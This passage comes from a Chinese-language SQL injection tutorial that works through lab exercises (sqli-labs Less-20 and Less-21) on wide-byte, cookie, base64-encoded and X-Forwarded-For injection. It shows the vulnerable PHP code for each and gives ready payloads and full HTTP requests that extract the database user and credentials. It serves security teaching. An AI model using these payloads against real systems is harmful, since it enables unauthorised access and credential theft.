| 1006 | a' and 1=2#         | 123456     |
| 1007 | a                   | a123456    |
+------+---------------------+------------+
21 rows in set (0.00 sec)

mysql> a
```



```
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  标签(B)  帮助(H)
moon@moon-virtual-machine: ~                    root@0013250

|   14 | admin4              | admin4     |
| 1000 | moonsec             | 123456     |
| 1001 | moonsec'            | 123456     |
| 1002 | moonsec' and 1=1--+ | 123456     |
| 1003 | moonsec' and 1=2--+ | 123456     |
| 1004 | moonsec'  or updatex | 123456     |
| 1005 | a' and 1=1#         | 123456     |
| 1006 | a' and 1=2#         | 123456     |
| 1007 | a                   | a123456    |
+------+---------------------+------------+
21 rows in set (0.00 sec)

mysql> select * from users;
+------+---------------------+------------+
| id   | username            | password   |
+------+---------------------+------------+
|    1 | Dumb                | Dumb       |
|    2 | Angelina            | I-kill-you |
|    3 | Dummy               | p@ssword   |
|    4 | secure              | crappy     |
|    5 | stupid              | stupidity  |
|    6 | superman            | genious    |
|    7 | batman              | mobile     |
|    8 | admin               | moonsec    |
|    9 | admin1              | admin1     |
|   10 | admin2              | admin2     |
|   11 | admin3              | admin3     |
|   12 | dhakkan             | dumbo      |
|   14 | admin4              | admin4     |
| 1000 | moonsec             | 123456     |
| 1001 | moonsec'            | 123456     |
| 1002 | moonsec' and 1=1--+ | 123456     |
| 1003 | moonsec' and 1=2--+ | 123456     |
| 1004 | moonsec'  or updatex | 123456     |
| 1005 | a' and 1=1#         | 123456     |
```

二次注入就讲到这里了，后期还会补充。

1.19.9. 宽字节注入

宽字节注入，在 SQL 进行防注入的时候，一般会开启 gpc，过滤特殊字符。

一般情况下开启 gpc 是可以防御很多字符串型的注入，但是如果数据库编码不对，也可以导致 SQL 防注入绕过，达到注入的目的。如果数据库设置宽字节字符集 gbk 会导致宽字节注入，从而逃逸 gpc

前提条件

简单理解:数据库编码与 PHP 编码设置为不同的两个编码那么就有可能产生宽字节注入

深入讲解：要有宽字节注入漏洞，首先要满足数据库后端使用双/多字节解析 SQL 语句，其次还要保证在该种字符集范围中包含低字节位是 0x5C(01011100) 的字符，初步的测试结果 Big5 和 GBK 字符集都是有的， UTF-8 和 GB2312 没有这种字符（也就不存在宽字节注入）。

gpc 绕过过程

%df%27===(addslashes)===>%df%5c%27===(数据库 GBK)===>運'

1.19.10. 宽字节注入代码分析

从源代码分析，存在漏洞的代码 首先 check_addlashes 是将特殊字符进行过滤将' 变成\' mysql_query 设置数据库的编码为 gbk 将 id 参数传入到 SQL 中带入查询。传入%df%27 即可逃逸 gpc，故存在宽字节注入。

```
if(isset($_GET['id']))
{
$id=check_addslashes($_GET['id']);
//echo "The filtered request is :" .$id . "<br>";

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity

mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

        if($row)
        {
        echo '<font color= "#00FF00">';
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' .$row['password'];
        echo "</font>";
        }
        else
        {
        echo '<font color= "#FFFF00">';
        print_r(mysql_error());
        echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}
```

1.19.11. 黑盒环境下的宽字节攻击


宽字节检测较为简单 输入%df%27 检测即可或者使用配合 and 1=1 检测即可

-1%df%27%20and%201=1--+ 页面是否存在乱码

-1%df%27%20or%20sleep(10)--+ 页面是否存在延时

均可以测试存在宽字节注入


-1%df%27%20union%20select%201,version(),database()--+



1.19.12. COOKIE 注入

COOKIE 注入与 GET、POST 注入区别不大，只是传递的方式不一样。GET 再 url 传递参数、POST 在 POST 正文传递参数和值，COOKIE 在 cookie 头传值。在 burpsuite 显示 传递的方式。

```
<?php
echo "get ---";
echo $_GET['a'];
echo "post ---";
echo $_POST['b'];
echo "cookie ---";
echo $_COOKIE['c'];

?>
```




get 在 url 拦 即使 提交的方法是 post 只要在 url 拦上都可以传递 get

post 在正文里 提交的方法必须存在 post

cookie 有没有 post 都可以

1.19.13. COOKIE 注入代码分析

在 Less20 中判断是否提交 submit 如果存在$cookee = $_COOKIE['uname'];获取值保存到$cookee 中 再拼接到 sql 带入查询。造成注入。



```php
if(!isset($_POST['submit']))
    {

        $cookee = $_COOKIE['uname'];
        $format = 'D d M Y - H:i:s';
        $timestamp = time() + 3600;
        echo "<center>";
        echo '<br><br><br>';
        echo '<img src="../images/Less-20.jpg" />';
        echo "<br><br><b>";
        echo '<br><font color= "red" font size="4">';
        echo "YOUR USER AGENT IS : ".$_SERVER['HTTP_USER_AGENT'];
        echo "</font><br>";
        echo '<font color= "cyan" font size="4">';
        echo "YOUR IP ADDRESS IS : ".$_SERVER['REMOTE_ADDR'];
        echo "</font><br>";
        echo '<font color= "#FFFF00" font size = 4 >';
        echo "DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE <br>";
        echo '<font color= "orange" font size = 5 >';
        echo "YOUR COOKIE : uname = $cookee and expires: " . date($format, $timestamp);


        echo "<br></font>";
        $sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
        $result=mysql_query($sql);
        if (!$result)
            {
            die('Issue with your mysql: ' . mysql_error());
            }
        $row = mysql_fetch_array($result);
        if($row)
            {
            echo '<font color= "pink" font size="5">';
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo '<font color= "grey" font size="5">';
            echo 'Your Password:' .$row['password'];
            echo "</font></b>";
            echo "<br>";
            echo 'Your ID:' .$row['id'];
            }
        else
            {
            echo "<center>";
            echo '<br><br><br>';
            echo '<img src="../images/slap1.jpg" />';
            echo "<br><br><b>";
            //echo '<img src="../images/Less-20.jpg" />';
            }
        echo '<center>';
        echo '<form action="" method="post">';
        echo '<input  type="submit" name="submit" value="Delete Your Cookie!" />';
        echo '</form>';
```

1.19.14. 黑盒环境下的 cookie 注入攻击


cookie 功能多数用于商城购物车，或者用户登录验证，可以对这些功能模块进行测试，抓取 cookie 包进行安全测试。

用 cookie 提交攻击输入攻击语句进行检测是否存在 SQL 注入。

http://192.168.0.101:7766/Less-20/index.php

使用 buspsuite 抓包 改包提交

输入 uname=admin'+and+1%3d1--+ uname=admin'+and+1%3d2--+进行检测



两次提交不同注入语句网页返回不一样。

使用联合查询 查询敏感数据

GET /Less-20/index.php HTTP/1.1

Host: 192.168.0.101:7766

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate


Referer: http://192.168.0.101:7766/Less-20/

Connection: close

Cookie: uname=-admin'union+select+1,2,user()-- ;
PHPSESSID=89ja0kepcq3k1hi41elmpk8eg3

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0



得到当前用户。

GET /Less-20/index.php HTTP/1.1

Host: 192.168.0.145:7766

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Origin: http://192.168.0.145:7766

Connection: close

Referer: http://192.168.0.145:7766/Less-20/

Upgrade-Insecure-Requests: 1

Cookie: uname=-admin'+union+select+1,2,(select+concat(username,0x3a,password)+from+users+limit+1)%23

账号和密码 Dumb:Dumb

1.19.15. base64 编码注入

base64 一般用于数据编码进行传输，例如邮件，也用于图片加密存储在网页中。数据编码的好处是，防止数据丢失，也有不少网站使用 base64 进行数据传输，如搜索栏 或者 id 接收参数 有可能使用 base64 处理传递的参数。

在 php 中 base64_encode()函数对字符串进行 base64 编码,既然可以编码也可以进行解码，base64_decode()这个函数对 base64 进行解码。

编码解码流程

1 ->base64 编码->MQ==->base64 解密->1

base64 编码注入，可以绕过 gpc 注入拦截，因为编码过后的字符串不存在特殊字符。编码过后的字符串，在程序中重新被解码，再拼接成 SQL 攻击语句，再执行，从而形式 SQL 注入。

1.19.16. 在代码中分析 base64 注入

从存在漏洞的代码中，首先判断是否有 POST 的 submit 参数过来如果有

使用$_COOKIE['uname']获取 cookis 传过来的账号，再拼接到 SQL 带入查询。

这段代码的意思$cookee = base64_decode($cookee); 将$cookee 传过来的参数进行解码，所以$cookee 传递过来的数据必须先进行编码，否则解码不了会导致出错。

```php
if(!isset($_POST['submit']))
    {
        $cookee = $_COOKIE['uname'];
        $format = 'D d M Y - H:i:s';
        $timestamp = time() + 3600;
        echo "<center>";
        echo "<br><br><br><b>";
        echo '<img src="../images/Less-21.jpg" />';
        echo "<br><br><b>";
        echo '<br><font color= "red" font size="4">';
        echo "YOUR USER AGENT IS : ".$_SERVER['HTTP_USER_AGENT'];
        echo "</font><br>";
        echo '<font color= "cyan" font size="4">';
        echo "YOUR IP ADDRESS IS : ".$_SERVER['REMOTE_ADDR'];
        echo "</font><br>";
        echo '<font color= "#FFFF00" font size = 4 >';
        echo "DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE <br>";
        echo '<font color= "orange" font size = 5 >';
        echo "YOUR COOKIE : uname = $cookee and expires: " . date($format, $timestamp);

        $cookee = base64_decode($cookee);
        echo "<br></font>";
        $sql="SELECT * FROM users WHERE username=('$cookee') LIMIT 0,1";
        $result=mysql_query($sql);
        if (!$result)
            {
            die('Issue with your mysql: ' . mysql_error());
            }
        $row = mysql_fetch_array($result);
        if($row)
            {
            echo '<font color= "pink" font size="5">';
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo '<font color= "grey" font size="5">';
            echo 'Your Password:' .$row['password'];
            echo "</font></b>";
            echo "<br>";
            echo 'Your ID:' .$row['id'];
            }
        else
            {
            echo "<center>";
            echo '<br><br><br>';
            echo '<img src="../images/slap1.jpg" />';
            echo "<br><br><b>";
            //echo '<img src="../images/Less-20.jpg" />';
            }
        echo '<center>';
        echo '<form action="" method="post">';
        echo '<input  type="submit" name="submit" value="Delete Your Cookie!" />';
        echo '</form>';
        echo '</center>';
    }
else
    {
```

1.19.17. 黑盒环境下对 base64 编码进行注入

首先观察网站是否存在 base64 编码的数据，例如传递的 id 的值，搜索模块。

如果存在类似==等，可以用 base64 解码进行测试。


admin'and 1=1-- 编码 YWRtaW4nYW5kIDE9MS0tIA==

admin'and 1=2-- 编码 YWRtaW4nYW5kIDE9Mi0tIA==

本次测试的页面是 cookie 所以需要 cookie 提交 而且有括号需要闭合

用 burpsuite 抓包后修改 cookie 参数提交

原字符串	base64 编码
admin') and 1=1--	YWRtaW4nKSBhbmQgMT0xLS0gIA==
admin') and 1=2--	YWRtaW4nKSBhbmQgMT0yLS0gIA==




第一次提交页面返回存在 admin 第二次提交没有 admin 两个页面返回的结果不相同所以存在 SQL 注入。

本代码存在 mysqli_error 函数所以可以里利用报错注入再进一步获取敏感信息。

admin')and (updatexml(1,concat(0x7e,(select user()),0x7e),1))-- 进行 base64 编码是

YWRtaW4nKWFuZCAodXBkYXRleG1sKDEsY29uY2F0KDB4N2UsKHNlbGVjdCB1c2VyKCkpLDB4N2UpLDEpKS0tICA=

提交获取敏感信息。




1.19.18. xff 注入攻击

X-Forwarded-For 简称 XFF 头，它代表了客户端的真实 IP，通过修改他的值就可以伪造客户端 IP。XFF 并不受 gpc 影响，而且开发人员很容易忽略这个 XFF 头，不会对 XFF 头进行过滤。

```
<?php
echo "xff---".$_SERVER['HTTP_X_FORWARDED_FOR'];
?>
```

使用 burpsuite X-Forwarded-for: 9.9.9.9 可以随意设置字符串，如果程序中获取这个值再带入数据库查询 会造成 SQL 注入。

除了 X-Forwarded-For 还有 HTTP_CLIENT_IP 都可以由客户端控制值，所以服务端接受这两个参数的时候 没有过滤会造成 SQL 注入或者更高的危害。



1.19.19. xff 注入代码分析

getenv('HTTP_X_FORWARDED_FOR')获取远程客户端的 HTTP_X_FORWARDED_FOR 的值 没有进行过滤拼接 SQL 语句带入查询造成注入。

```php
<?php
header("Content-Type:text/html;charset=utf8");
$con=mysqli_connect("localhost","root","root","bank");
mysqli_set_charset($con,'utf8');
if(!$con){
  echo "Connect failed : ".mysqli_connect_error();
}

if(getenv('HTTP_CLIENT_IP')) {
  $ip = getenv('HTTP_CLIENT_IP');
} elseif(getenv('HTTP_X_FORWARDED_FOR')) {
  $ip = getenv('HTTP_X_FORWARDED_FOR');
} elseif(getenv('REMOTE_ADDR')) {
  $ip = getenv('REMOTE_ADDR');
} else {
  $ip = $HTTP_SERVER_VARS['REMOTE_ADDR'];
}

$sql="select * from login_ip where ip='$ip'";
$result=mysqli_query($con,$sql);
$row=mysqli_fetch_array($result);
if ($row) {
    echo "id:".$row['id']."<br>";
    echo "用户名:".$row['name']."<br>";
    echo "登录地:".$row['address']."<br>";
}else{
    echo "您正在新机器上登录账号，请确定是否为本人操作！";
}

echo '<hr><br>';
echo "查询的语句是：$sql";
?>
```

1.19.20. 在黑盒环境下 xff 注入攻击

在用户登录注册模块在 HTTP 头信息添加 X-Forwarded-for: 9.9.9.9' ，用户在注册的时候，如果存在安全隐患 会出现错误页面或者报错。从而导致注册或者登录用户失败。

burpsuite 抓包 提交 输入检测语句

X-Forwarded-for: 127.0.0.1'and 1=1#


X-Forwarded-for: 127.0.0.1'and 1=2#

两次提交返回不一样 存在 SQL 注入漏洞

获取敏感信息

X-Forwarded-for: 127.0.0.11'union select 1,2,3,user()#

输入提交包 后看到页面返回 root@loclhost



1.20. SQL 注入绕过技术

